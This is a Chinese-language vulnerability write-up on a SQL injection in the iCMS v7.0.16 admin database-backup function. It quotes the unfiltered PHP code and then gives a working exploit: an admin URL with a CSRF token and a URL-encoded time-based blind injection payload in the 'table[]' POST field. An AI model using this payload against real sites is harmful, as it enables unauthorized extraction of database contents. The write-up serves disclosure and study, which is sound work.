iCMS内容管理系统v7.0.16后台存在SQL注入漏洞

分析


在`app/database/database.admincp.php`中第59行的函数,其接收参数table但未对其进行过滤

```
public function do_batch() {
        $tableA = (array) $_POST['table'];
        $tableA OR iUI::alert("请选择要操作的表");
        $tables = implode(',', $tableA);
        $batch = $_POST['batch'];
        switch ($batch) {
        case 'backup':
            $this->do_savebackup();
            break;
        case 'optimize':
            $this->optimize($tables);
            break;
        case 'repair':
            $this->repair($tables);
            break;
        }
}
```

将其传入do_savebackup函数当中，之后又调用bakupdata函数

```
284                 $result->close();
285             } else {
286                 $query = mysql_query( query: "SELECT * FROM $tabledb[$i] $limit");
287                 $fnum = mysql_num_fields($query);
288                 while ($datadb = mysql_fetch_row($query)) {
289                     $start++;
290                     //$table        = str_replace(iPHP_DB_PREFIX,'iCMS_',$tabledb[$i]);
291                     $table = $tabledb[$i];
292                     $bakupdata .= "INSERT INTO $table VALUES(" . "'" . addslashes($datadb[0]) . "'";
293                     $tempdb = '';
294                     for ($j = 1; $j < $fnum; $j++) {
295                         $tempdb .= ",'" . addslashes($datadb[$j]) . "'";
296                     }
297                     $bakupdata .= $tempdb . ");\n";
298                     if ($this->sizelimit && strlen($bakupdata) > $this->sizelimit * 1000) {
299                         break;
300                     }
301                 }
302                 mysql_free_result($query);
```

其未对参数进行过滤，这里我测试了很多方式为成功，最终采用时间盲注最终成功，以下是利用exp，需要先后台登录在备份处抓包获取token(这个token几乎永久有效)



exp

```
http://url/admincp.php?
app=database&do=batch&frame=iPHP&CSRF_TOKEN=3cfb4dca8dpX4182alTYB-lseCEnHJ6UF-
Qb4-AE3omRfhnysxZzolf49RhqX2q--m6HAq9BDawCgIxxVozSy390rhRevbWxjHZ34J0
```

post数据

```
table%5B%5D=dux_article%20WHERE%205830%3D5830%20AND%20%28SELECT%204647%20FROM%20
%28SELECT%28SLEEP%282-
%28IF%28ORD%28MID%28%28IFNULL%28CAST%28DATABASE%28%29%20AS%20NCHAR%29%2C0x20%29%
29%2C5%2C1%29%29%3E96%2C0%2C2%29%29%29%29%29sYJr%29--
%20sTre&sizelimit=2048&batch=backup
```